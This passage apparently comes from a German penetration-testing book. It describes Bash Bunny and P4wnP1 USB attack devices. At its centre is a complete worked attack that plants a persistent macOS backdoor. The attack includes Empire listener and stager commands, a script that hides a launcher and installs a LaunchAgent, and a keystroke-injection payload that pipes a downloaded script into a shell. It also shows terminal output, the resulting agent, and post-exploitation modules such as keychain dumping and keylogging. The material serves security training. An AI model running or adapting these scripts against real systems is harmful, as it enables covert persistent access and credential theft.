- `LED`: Dieses Kommando spricht die mehrfarbige LED des Bash Bunnys an. Hiermit lassen sich verschiedene Farbmuster generieren, die dem Nutzer verschiedene Betriebszustände oder Programmabläufe signalisieren. Die Entwickler haben bereits Farbmuster festgelegt, die mit einem weiteren Schlüsselwort aufgerufen werden können.

```
# LED leuchtet weiß, ohne zu blinken.
LED W SOLID

# Bash Bunny befindet sich im "Setup Modus" (LED M SOLID).
LED SETUP

# LED blinkt dreimal grün
LED G TRIBLE

# Prozess fehlgeschlagen - rot blinkend
LED FAIL
```

- `WAIT_FOR_PRESENT` und `WAIT_FOR_NOT_PRESENT` sind Befehle, die ausschließlich mit dem Bash Bunny der neuen Generation (Mark II) nutzbar sind. Sie reagieren auf die »Anwesenheit« bestimmter Bluetooth-Geräte oder -Signale.

```
# Das Script wird erst fortgesetzt, wenn ein Bluetooth-Signal
# eines Mobiltelefons mit dem Namen 'myphone' präsent ist.
WAIT_FOR_PRESENT myphone
```

Eigene Erweiterungen und Funktionen nutzen

Um den Anwendern die Möglichkeit zu geben, eigene Hilfsmittel zu programmieren und einzusetzen, haben die Hak5-Entwickler sogenannte *Extensions* geschaffen. Sie sind als Bash-Scripts bereits im Verzeichnis `/payloads/extensions` auf dem Bash

Bunny abgelegt und beliebig erweiterbar. Im Folgenden beschreiben wir die aktuell auf dem Bash Bunny definierten Erweiterungen:

- `RUN` öffnet eine Kommandoumgebung im jeweiligen Betriebssystem.

```
# Notepad.exe unter Windows starten
RUN WIN notepad.exe

# Terminal unter macOS öffnen
RUN OSX terminal

# Terminal unter Linux öffnen
RUN UNITY xterm
```

- `DUCKY_LANG` stellt das Tastaturlayout für Keystroke-Angriffe ein. Das Layout kann auch global in der Datei `config.txt` festgelegt werden. Wenn `DUCKY_LANG` nicht definiert ist, wird immer das Standardlayout `us` verwendet.

```
# Das Standard-Tastaturlayout verwenden
DUCKY_LANG us

# Das Layout für eine deutsche Tastatur verwenden
DUCKY_LANG de
```

- `SETKB` vereinfacht das Ausführen von Keystroke-Angriffen auf Windows-Zielsysteme mit unterschiedlichem (unbekanntem) Tastaturlayout, indem das Layout mittels PowerShell eingestellt wird. Die entsprechende Sprachdatei `*.json` muss sich im Verzeichnis `/languages` auf dem Bash Bunny befinden.

```
# das Tastaturlayout auf dem Zielsystem auf "US" umstellen
SETKB START

# die Tastatur wieder auf das Standardlayout zurückstellen
SETKB DONE

# ein beliebiges Tastaturlayout auf dem Zielsystem einstellen
SETKB de-DE # deutsch - Deutschland
SETKB fr-CA # französisch - Canada
SETKB en-US # englisch - USA
```

- `GET` fragt bestimmte Zustände ab und speichert sie als Systemvariable.

```
#  IP-Adresse des Zielsystems abfragen
GET TARGET_IP

# Hostnamen des Zielsystems ermitteln
GET TARGET_HOSTNAME
```

```
# Position des Multischalters feststellen
GET SWITCH_POSITION

# mit Hilfe von nmap das Betriebssystem auf dem
# Zielsystem herausfinden
GET TARGET_OS
```

- `REQUIRETOOL` prüft, ob ein benötigtes Werkzeug im Verzeichnis `/tools` des Bash Bunnys vorhanden ist. Wenn nicht, wird das Kommando `LED FAIL` ausgeführt, das heißt, die LED beginnt, rot zu blinken.

```
# Das Werkzeug Responder wird benötigt.
REQUIRETOOL responder

# Das Werkzeug Impacket wird benötigt.
REQUIRETOOL impacket
```

- `CUCUMBER` stellt ein, wie viele Kerne der CPU des Bash Bunnys genutzt werden, und ermöglicht eine Regelung der Taktfrequenz. Diese Einstellungen können auch global in der Datei `config.txt` vorgenommen werden.

```
# Schaltet drei Kerne der Vierkern-CPU ab und regelt den
# CPU-Takt nach Bedarf
CUCUMBER ENABLE

# Nutzt alle vier Kerne der CPU und regelt den CPU-Takt
# nach Bedarf. Dies ist die Standardeinstellung.
CUCUMBER DISABLE

# Nutzt alle vier Kerne der CPU und stellt den CPU-Takt auf
# höchste Leistung.
CUCUMBER PLAID
```

macOS-Backdoor mit Bash Bunny einrichten

Das Ziel dieses Beispiel ist es, auf einem Mac eine Hintertür zu erzeugen, die auch nach einem Neustart des Systems erhalten bleibt (*persistent backdoor*) und damit eine permanente Kommunikation zum Zielsystem sicherstellt (siehe Punkt 2 in Abbildung 9.20).

Das Beispiel nutzt die erweiterten Features des Bash Bunnys, um mehrere Scripts auf dem Massenspeicher zu hinterlegen. Je nach Position des Multischalters werden sie zum richtigen Zeitpunkt eingesetzt. Die rückwärtige Verbindung vom Zielsystem zum Angreifer kommt mit Hilfe des Empire Frameworks zustande (siehe Abschnitt 4.10, »Empire Framework«). Damit Sie das Zielsystem nach einer erfolgreichen

Penetrierung auch wieder »säubern« können, gibt es ein Script, das alle vorgenommenen Einstellungen wieder rückgängig macht.



Abbildung 9.20 Eine Hintertür für den Mac

Auf dem Angriffssystem sind Ubuntu und das Empire Framework installiert, mit dessen Hilfe Sie Listeners und Stagers erzeugen und die eingehenden Daten verarbeiten können. Die zahlreichen Module des Frameworks ermöglichen es, in der anschließenden Post-Exploitation-Phase weitere Informationen vom Mac abzugreifen oder den Angriff auf das angeschlossene Netzwerk auszuweiten.

Um dieses Ziel zu erreichen, erstellen Sie die folgenden Dateien:

- `launcher.sh` stellt die (Reverse-)Verbindung vom Zielsystem zum Angriffssystem her.
- `persistent.sh`: ein Shell-Script für die »persistent backdoor«
- `payload.txt`: die Payload für die Switch-Position 1 (Angriff)
- `payload.txt`: die Payload für die Switch-Position 2 (Säuberung)

Generieren Sie zuerst den Listener, der später die eingehenden Daten vom Zielsystem empfangen soll. Dazu wenden Sie im Empire Framework folgende Kommandos an:

```
listeners
uselistener http
set Name Ubuntu1
execute
```

Um eine Verbindung vom Mac zum Angriffssystem herzustellen, benötigen wir einen Stager, den wir mit folgenden Befehlen erzeugen:

```
agents
usestager osx/launcher
set Listener Ubuntu1
set Outfile /root/Desktop/launcher.sh
execute
```

Bei der Datei `persistent.sh` handelt es sich um ein Shell-Script, das den Launcher (hier: `launcher.sh`) in ein verstecktes Verzeichnis auf dem Zielsystem verschiebt und das notwendige Startscript für den späteren Autostart einrichtet. Die Zeilennummern dienen nur zur besseren Beschreibung des Scripts und sind nicht einzugeben!

Das so erzeugte Script (`beacon.plist`) wird im Home-Verzeichnis des Nutzers unter `Library/LaunchAgents` gespeichert. Damit ist gewährleistet, dass der Launcher bei jeder Nutzeranmeldung automatisch mit den Berechtigungen des Nutzers ausgeführt wird (Zeile 15 bis 34).

Das Kommandozeilentool `launchctl` (Zeile 37) startet den Launcher und stellt die Reverse-Verbindung zum Angriffssystem her. Falls die Kommunikation zum Angriffssystem aus nicht vorhersehbaren Gründen einmal abbrechen sollte, wird nach einer vorgegebenen Zeit (in unserem Beispiel 600 Sekunden) eine erneute Verbindung initiiert (Zeilen 28 bis 29).

```
 1 #!/bin/bash
 2
 3 # create the hidden directory
 4 mkdir $HOME/.hidden
 5
 6 # move launcher to hidden folder
 7 mv Downloads/launcher.sh $HOME/.hidden/launcher.sh
 8
 9 # give the script permission to execute
10 chmod +x $HOME/.hidden/launcher.sh
11
12 # create directory if it doesn't already exist.
13 mkdir $HOME/Library/LaunchAgents
14
15 # write the .plist to LaunchAgents
16 echo '
17 <plist version="1.0">
18 <dict>
19 <key>Label</key>
20 <string>beacon</string>
21 <key>ProgramArguments</key>
22 <array>
23 <string>/bin/sh</string>
24 <string>'$HOME'/.hidden/launcher.sh</string>
```

```
25 </array>
26 <key>RunAtLoad</key>
27 <true/>
28 <key>StartInterval</key>
29 <integer>600</integer>
30 <key>AbandonProcessGroup</key>
31 <true/>
32 </dict>
33 </plist>
34 ' > $HOME/Library/LaunchAgents/beacon.plist
35
36 # load the LaunchAgent
37 launchctl load $HOME/Library/LaunchAgents/beacon.plistListing
```

Die »payload.txt«-Dateien für Switch1 und Switch2

Nun benötigen Sie noch zwei Scripts, die Sie auf dem Bash Bunny abspeichern. Beide erhalten den Dateinamen `payload.txt` und werden in die Verzeichnisse `/payloads/switch1` bzw. `/payloads/switch2` kopiert.

Beginnen wir mit dem Script für den Angriff:

```
 1 #!/bin/bash
 2
 3 # Title: OSX persistent backdoor{Injector}
 4 # Author: Pentestit.de
 5 # Target: Mac
 6 # Version: 0.1
 7 #
 8 # Inject an Empire Framework Launcher
 9 # inside $HOME/Library/LaunchAgents
10 #
11 # https://github.com/EmpireProject/Empire
12 #
13 # LED SETUP M SOLID Magenta solid
14 # LED ATTACK Y SINGLE Yellow single blink
15 # LED FINISH G SUCCESS Green 1000ms VERYFAST blink
16 # followed by SOLID
17 # LED OFF Turns the LED off
18 #
19 # The following files are required:
20 # launcher.sh Launcher created with Empire Framework
21 # persistent.sh Bash script that moves the Launcher in
22 # a hidden directory
23 # and creates beacon.plist in $HOME/Library/LaunchAgents
24 # payload.txt This file
```

```
25 #
26 # Copy all files in the same switch position
27 #
28 # DUCKY_LANG is configured in config.txt
29 #
30 LED SETUP
31
32 ATTACKMODE ECM_ETHERNET HID VID_0X05AC PID_0X021E
33
34 GET SWITCH_POSITION
35 GET HOST_IP
36
37 cd /root/udisk/payloads/$SWITCH_POSITION/
38
39 # starting server
40 LED SPECIAL
41
42 iptables -A OUTPUT -p udp --dport 53 -j DROP
43 python -m SimpleHTTPServer 80 &
44
45 # wait until port is listening (credit audibleblink)
46 while ! nc -z localhost 80; do sleep 0.2; done
47
48 LED ATTACK
49
50 # Open Spotlight
51 RUN OSX terminal
52
53 # Download files from BashBunny and run persistent script
54 QUACK DELAY 2000
55 QUACK STRING curl "http://$HOST_IP/launcher.sh"
     --output Downloads/launcher.sh
56 QUACK ENTER
57 QUACK DELAY 500
58 QUACK STRING curl "http://$HOST_IP/persistent.sh" \| sh
59 QUACK DELAY 500
60 QUACK ENTER
61 QUACK DELAY 200
62 QUACK STRING exit
63 QUACK DELAY 200
64 QUACK ENTER
65 QUACK DELAY 500
66 QUACK GUI W
67
68 # Finish and LED off
```

```
69 LED FINISH
70 QUACK DELAY 300
71
72 LED OFF
```

In diesem Script finden Sie viele bereits vorgestellte Kommandos und Extensions wieder. Die Befehle in den Zeilen 34 und 35 ermitteln z. B. mit Hilfe der `GET`-Extension die aktuelle Position des Multischalters und die IP-Adresse des Bash Bunnys.

Zeile 43 ruft einen Python-HTTP-Server auf, der die ordnungsgemäße Übertragung der Daten auf das Zielsystem sicherstellt. Somit kann das Script mit den Befehlen in den Zeilen 55 und 58 die benötigten Dateien vom Bash Bunny herunterladen und auf dem Zielsystem starten. Hiermit ist eine permanente Hintertür geschaffen.

Bevor wir Ihnen vorstellen, was diese Scripts auf dem Mac auslösen, kommen wir zunächst zur zweiten Payload, die das System wieder in den Ausgangszustand zurücksetzt. Da der Code leicht verständlich ist, haben wir auf Zeilennummern und weitere Erläuterungen verzichtet.

```
#!/bin/bash
# Title: OSX persistent backdoor{Cleanup}
# Author: Pentestit.de
# Target: Mac
# Version: 0.1
#
# Cleanup hidden directory und beacon.plist
#
# LED SETUP M SOLID Magenta solid
# LED CLEANUP W FAST White fast blink
# LED FINISH G SUCCESS Green 1000ms VERYFAST
# blink followed by SOLID
# LED OFF Turns the LED off
LED SETUP
ATTACKMODE ECM_ETHERNET HID VID_0X05AC PID_0X021E
LED CLEANUP

# Open Spotlight
RUN OSX terminal

# Remove hidden directory und beacon.plist
QUACK DELAY 2000
QUACK STRING rm -Rf \$HOME/.hidden
QUACK DELAY 200
QUACK ENTER
QUACK DELAY 200
QUACK STRING rm \$HOME/Library/LaunchAgents/beacon.plist
```

```
QUACK DELAY 200
QUACK ENTER
QUACK DELAY 200
QUACK STRING exit
QUACK DELAY 200
QUACK ENTER
QUACK GUI w

# Finish and LED off
LED FINISH
QUACK DELAY 200
LED OFF
```

Wenn Sie die Scripts für den Bash Bunny auf einem Mac mit dem Betriebssystem macOS testen, werden Sie feststellen, dass nicht alle Zeichen richtig ausgegeben werden. Die Ursache dafür ist die Sprachdatei `de.json`, die im Verzeichnis `/languages` auf dem Bash Bunny zu finden ist. Die dort deklarierten Zeichencodes stimmen leider nicht ganz mit der deutschen Tastatur eines iMacs oder MacBooks überein. Sie müssen also zunächst die Änderungen in den Zeilen 158 bis 165 vornehmen, um das Problem zu lösen. Abbildung 9.21 zeigt die richtigen Einträge.

```
158       "@":"40,00,0f",
159       "{":"40,00,25",
160       "[":"40,00,22",
161       "]":"40,00,23",
162       "}":"40,00,26",
163       "\\":"40,00,2d",
164       "~":"40,00,30",
165       "|":"40,00,24",
```

Abbildung 9.21 Angepasste Zeichencodes in der Datei »de.json«

Sobald Sie den Bash Bunny in eine freie USB-Schnittstelle Ihres Testgerätes stecken, öffnet sich ein Terminalfenster, und der Mac beginnt, die Daten vom HTTP-Server des Bash Bunnys herunterzuladen (siehe Abbildung 9.22).

```
Last login: Sun Feb 18 19:28:38 on ttys000
franks-Mac:~ john$ curl http://172.16.64.1/launcher.sh --output Downloads/launcher.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1395  100  1395    0     0  44381      0 --:--:-- --:--:-- --:--:-- 45000
franks-Mac:~ john$ curl http://172.16.64.1/persistent.sh | sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   882  100   882    0     0  61114      0 --:--:-- --:--:-- --:--:-- 63000
mkdir: /Users/john/Library/LaunchAgents: File exists
franks-Mac:~ john$ exit
logout
Saving session...
...copying shared history...
...saving history...truncating history files...
...completed.
```

Abbildung 9.22 Der Bash Bunny initiiert den Download von Daten vom HTTP-Server.

Der Launcher erzeugt eine Verbindung zum Angriffssystem, und in der Konsole des Empire Frameworks wird ein Agent dargestellt.

```
(Empire: listeners) > agents

  [*] Active agents:

  Name             Lang    Internal IP
  ---------        ----    -----------
  VCY9FYWP         py      192.168.0.134

  Machine Name           Username    Process
  ------------           --------    -------
  17franks-Mac.local     john        /usr/bin/python/19505/0.0
```

Über den Namen des Agenten (in diesem Beispiel `VCY9FYWP`) können Sie mit dem Zielsystem kommunizieren. Nun bleibt es Ihrer Kreativität überlassen, welche Module des Empire Frameworks Sie in der Post-Exploitation-Phase anwenden wollen. Diese stehen Ihnen u. a. aus den Bereichen `collection`, `management` und `persistence` zur Auswahl.

```
interact VCY9FYWP

(Empire: VCY9FYWP) > usemodule collection/osx/
  browser_dump               native_screenshot          webcam
  clipboard                  native_screenshot_mss
  hashdump*                  pillage_user
  imessage_dump              prompt
  kerberosdump               screensaver_alleyoop
  keychaindump*              screenshot
  keychaindump_chainbreaker  search_email
  keylogger                  sniffer*

(Empire: 4PK4KSN3) > usemodule collection/osx/
```

Bash Bunny aktualisieren

Die Software des Bash Bunnys wird ständig weiterentwickelt. Um den Anwendern das Aktualisieren zu erleichtern, haben die Entwickler den sogenannten *Bunny Updater* zur Verfügung gestellt, der für die Betriebssysteme Windows, Linux und macOS auf dem Hak5-Webserver erhältlich ist:

https://docs.hak5.org/bash-bunny/software-updates/the-bash-bunny-updater

Die Installation für Windows und macOS ist denkbar einfach. Hierzu stellen Sie den Multischalter in die Switch-Position für den Arming Mode und entpacken die heruntergeladene Datei im Wurzelverzeichnis des Bash Bunnys.



Abbildung 9.23 Den Bunny Updater mit Windows 10 verwenden

Hier sollten Sie vor dem Ausführen des Bunny Updaters darauf achten, dass sich die ausführbare Datei tatsächlich auf dem Massenspeicher befindet (siehe Abbildung 9.23). Ein einfacher Doppelklick auf die Datei startet den Update-Prozess. Dabei werden sowohl die Firmware als auch die verfügbaren Payloads aktualisiert.

Soll der Bunny Updater auf einem Mac verwendet werden, so erhalten Sie unter Umständen eine Fehlermeldung mit dem Hinweis, dass die Software nicht von einem verifizierten Entwickler stammt. Im Dialog Systemeinstellungen • Sicherheit können Sie die Ausführung dennoch erlauben.

Wenn Sie den Bash Bunny unter Linux aktualisieren möchten, müssen Sie anders vorgehen. Hier empfehlen die Entwickler, den Bunny Updater *nicht* vom Massenspeicher des Bash Bunnys zu starten, sondern zunächst in ein lokales Verzeichnis auf dem Linux-Rechner zu kopieren. Das folgende Listing zeigt, wie Sie die heruntergeladene Datei entpacken und dann mit Übergabe einer Umgebungsvariablen vom lokalen System starten.

```
cd /home/ubuntuuser/Downloads
unzip bunnyupdater-1.1-linux_amd64.zip
BUNNYPATH=/media/$USER/BASHBUNNY ./bunnyupdater
```

Fazit

Unserer Meinung nach haben die Entwickler von Hak5 bei der Einführung des Bash Bunnys nicht zu viel versprochen. Mit der neuen Version (Mark II) führen sie das Konzept erfolgreich fort. Das ist auch an der ständig steigenden Zahl an Scripts abzulesen, die die Nutzer für den Bash Bunny ins Internet stellen:

https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library

Die alten DuckyScript-Scripts lassen sich in die neuen Projekte integrieren und aufgrund der neuen Features weiterentwickeln. Der Phantasie der Nutzer wird dabei kaum eine Grenze gesetzt.

Auch wenn die bereits vorhandenen Scripts für Anwendungen im deutschsprachigen Umfeld nicht immer auf Anhieb funktionieren, so decken sie bereits jetzt ein breites Anwendungsspektrum ab. Nun bleibt es Ihnen überlassen, mit etwas Geschick und Geduld das Vorhandene an Ihre Bedürfnisse anpassen.

Nach einer längeren Anwendungsphase lassen sich, aus unserer Sicht, folgende Vorteile erkennen:

- unter Windows, macOS und Linux nutzbar
- sehr einfach zu erlernende Scriptsprache
- DuckyScript-Scripts lassen sich fast ohne Anpassung integrieren.
- Shell-Scripts können mit allen Befehlen genutzt werden.
- eigenes Linux-Betriebssystem auf der Basis von Debian
- programmierbare LED zeigt Betriebszustände und Status
- Multischalter erlaubt eine schnelle Nutzung verschiedener Scripts.
- als Ethernet-Adapter und serielles Gerät nutzbar
- schneller integrierter Massenspeicher

Nachteile:

- nur in den USA und einigen wenigen Shops in Deutschland bestellbar
- vergleichbar hoher Preis für die erworbene Hardware
- keine WLAN-Unterstützung
- nach längerer Nutzungsphase und mehreren Updates etwas instabil

9.4 P4wnP1 – das Universaltalent

Wer sich die bisher vorgestellten Werkzeuge etwas näher ansieht, dem wird eine gewisse Ähnlichkeit in der Handhabung und Vorgehensweise auffallen. Was aber bei allen fehlt, ist die Möglichkeit, sie aus der Ferne zu bedienen.

Marcus Mengs (*MaMe82*) hat auf Basis des Raspberry Pi Zero W eine Angriffsplattform entwickelt, die diese Lücke schließt: den *P4wnP1*. Er bietet Bluetooth- und WLAN-Unterstützung und wird ebenfalls als Human Interface Device (HID) an der USB-Schnittstelle erkannt. Außerdem können Angriffe automatisiert werden.

Die hier vorgestellte Version P4wnP1 A.L.O.A. (*A Little Offensive Appliance*) basiert auf Kali Linux und ist für den Einsatz bei Penetration-Tests gedacht bzw. kann Red Teams bei ihrer Arbeit unterstützen. Der Entwickler hat diese etwas kryptische Bezeichnung mit Bedacht gewählt. Gern gibt er zu, dass die Buchstaben auch die Vornamen seiner Familie bezeichnen und er damit seine Dankbarkeit für die Unterstützung und Geduld ausdrücken möchte.

Aufbau und Funktionsweise

Im Prinzip handelt es sich beim P4wnP1 um einen handelsüblichen Raspberry Pi Zero W, der mit einem angepassten Kali Linux bestückt und für die komfortable Bedienung mit einem Web-Interface ausgestattet ist. Wer sein Gerät mit einem zusätzlichen USB-Stecker ausstatten möchte, der sollte optional einen zusätzlichen Connector (siehe Abbildung 9.24) erwerben.

Auf dem kleinen Raspberry ist ein Single-Core-SoC BCM2835 von Broadcom verbaut, der mit 1 GHz getaktet ist und über 512 Mbyte RAM verfügt. Als Wireless-Chip wird ein BCM43438 eingesetzt, der WLAN mit 802.11 b/g/n und Bluetooth 4.1 Low-Energy (BLE) unterstützt.

Ein Micro-SD-Kartenslot, ein Mini-HDMI-Ausgang und zwei Micro-USB-Anschlüsse komplettieren die Ausstattung und machen den P4wnP1 zu einem universellen Werkzeug, das kaum Wünsche offenlässt.



Abbildung 9.24 Raspberry Pi Zero W mit zusätzlichem USB-Connector und Kühlkörper

Installation und Konnektivität

Anwender, die bereits mit dem großen Bruder des Raspberry Zero gearbeitet haben, werden mit der Installation keine Probleme haben. Dazu laden Sie zunächst das Datenträgerabbild von der Webseite des Entwicklers herunter:

https://github.com/mame82/P4wnP1_aloa/releases/download/v0.1.0-alpha2/kali-linux-v0.1.0-alpha2-rpi0w-nexmon-p4wnp1-aloa.img.xz

Entpacken Sie es (z. B. mit dem Programm 7-Zip), und übertragen Sie es mit Hilfe eines Image-Tools auf eine microSD-Speicherkarte. In der Praxis haben sich dabei der Win32 Disk Imager oder das Tool Etcher als gute Wahl herausgestellt.

Schließen Sie danach den P4wnP1 an eine externe Stromquelle an, z. B. ein Netzteil oder eine Powerbank, und warten Sie, bis das Gerät vollständig hochgefahren ist.



Abbildung 9.25 Voreingestellte IP-Adressen des P4wnP1

Es gibt verschiedene Möglichkeiten, eine Verbindung zum P4wnP1 herzustellen (siehe Abbildung 9.25). Am einfachsten verbinden Sie sich über das WLAN mit der voreingestellten SSID und dem Standardpasswort. Dann melden Sie sich per SSH als `root` mit dem Passwort »toor« an.

Wer gleich auf die Weboberfläche des P4wnP1 (siehe Abbildung 9.26) zugreifen möchte, erreicht sie unter der URL *http://172.24.0.1:8000*. Hier lassen sich z. B. die Parameter für USB, WLAN, Bluetooth und das Netzwerk sehr komfortabel einstellen. Nehmen Sie sich auch ein wenig Zeit, die bereits vorhandenen HID-Scripts durchzuschauen. So bekommen Sie einen ersten Eindruck, wie Sie mit dem P4wnP1 im Vergleich zu den bereits vorgestellten Tools arbeiten können.



Abbildung 9.26 Die Weboberfläche des P4wnP1

HID-Scripts

Im P4wnP1 ist eine Scriptsprache integriert, die stark an die bereits vorgestellten Scripts des USB-Rubber-Duckys bzw. Bash Bunnys erinnert. Hiermit fällt nicht nur der Umstieg recht leicht, sondern Sie profitieren auch vom stark erweiterten Befehlssatz. Die fertigen Scripts lassen sich komfortabel über die Weboberfläche oder über den CLI-Client testen, ohne sie nochmals konvertieren zu müssen.

Die folgende Liste fasst die wichtigsten Elemente zusammen und demonstriert ihre Anwendung:

- `layout('ge')` stellt das Tastaturlayout ein, mit dem auf dem Zielsystem gearbeitet werden soll.
- `typingSpeed(100,150)` wartet 100 ms plus einen zusätzlichen zufälligen Wert von 0 bis 150 ms zwischen den Tastaturanschlägen. Damit lässt sich die Geschwindigkeit der Tastatureingaben reduzieren, damit dem Zielsystem ein »natürlicher« Anwender vorgegaukelt wird.
- `press("GUI r")` simuliert das gleichzeitige Drücken der ⊞-Taste und der Taste R.
- `delay(500)` erzwingt eine Pause bis zur nächsten Befehlsausführung (in ms).
- `type("notepad\\n");` simuliert die Tastatureingabe »notepad« und schließt die Eingabe mit der ↵-Taste ab.
- `press("CTRL E")`, `press("GUI UP")` oder `press("CTRL ALT DELETE")` simulieren das Drücken einer entsprechenden Taste oder Tastenkombination.

- `waitLED(NUM)` wartet mit der Ausführung des Scripts, bis die NUM ⇳-Taste gedrückt wurde (abhängig von Hardware und Betriebssystem).

CLI-Client

Auch an Anwender, die gerne auf der Kommandozeile arbeiten, hat der Entwickler gedacht und einen CLI-Client in der Programmiersprache Go geschrieben, der über die Linux-Konsole nutzbar ist. Der Befehl `P4wnP1_cli --help` vermittelt Ihnen einen Eindruck von den verfügbaren Kommandos.

Das Werkzeug lässt sich so in Shell-Scripts einsetzen. Mit diesen Optionen können Sie den P4wnP1 nicht nur konfigurieren, sondern auch für die verschiedensten Angriffe nutzen. Die folgenden Beispiele sollen Ihnen einen kleinen Überblick über die vielfältigen Möglichkeiten geben:

- `P4wnP1_cli led -b 0` und `P4wnP1_cli led -b 3` schalten die interne LED des P4wnP1 aus (0) bzw. blinkend (dreimal).
- `P4wnP1_cli net set server -i usbeth -a 172.16.0.1 -m 255.255.255.252 -o "3:172.16.0.1" -o "6:" -r "172.16.0.2|172.16.0.2|5m"` konfiguriert eine Netzwerkschnittstelle (IP-Adresse, Netzwerkmaske, Gateway, DHCP-Range etc.) mit den jeweiligen Angaben.
- `P4wnP1_cli hid run -n lockpicker.js` führt ein auf dem P4wnP1 gespeichertes HID-Script aus.
- `P4wnP1_cli db backup` bzw. `P4wnP1_cli db restore` erstellt ein Backup der internen Datenbank des P4wnP1 bzw. stellt sie wieder her.
- `P4wnP1_cli template deploy -t lockpicker` definiert ein bestimmtes Template auf dem P4wnP1.
- `P4wnP1_cli net set server -h` ruft weitere Erläuterungen und eine Auflistung zusätzlicher Optionen zum jeweiligen Befehl auf.

Ein Angriffsszenario mit dem P4wnP1

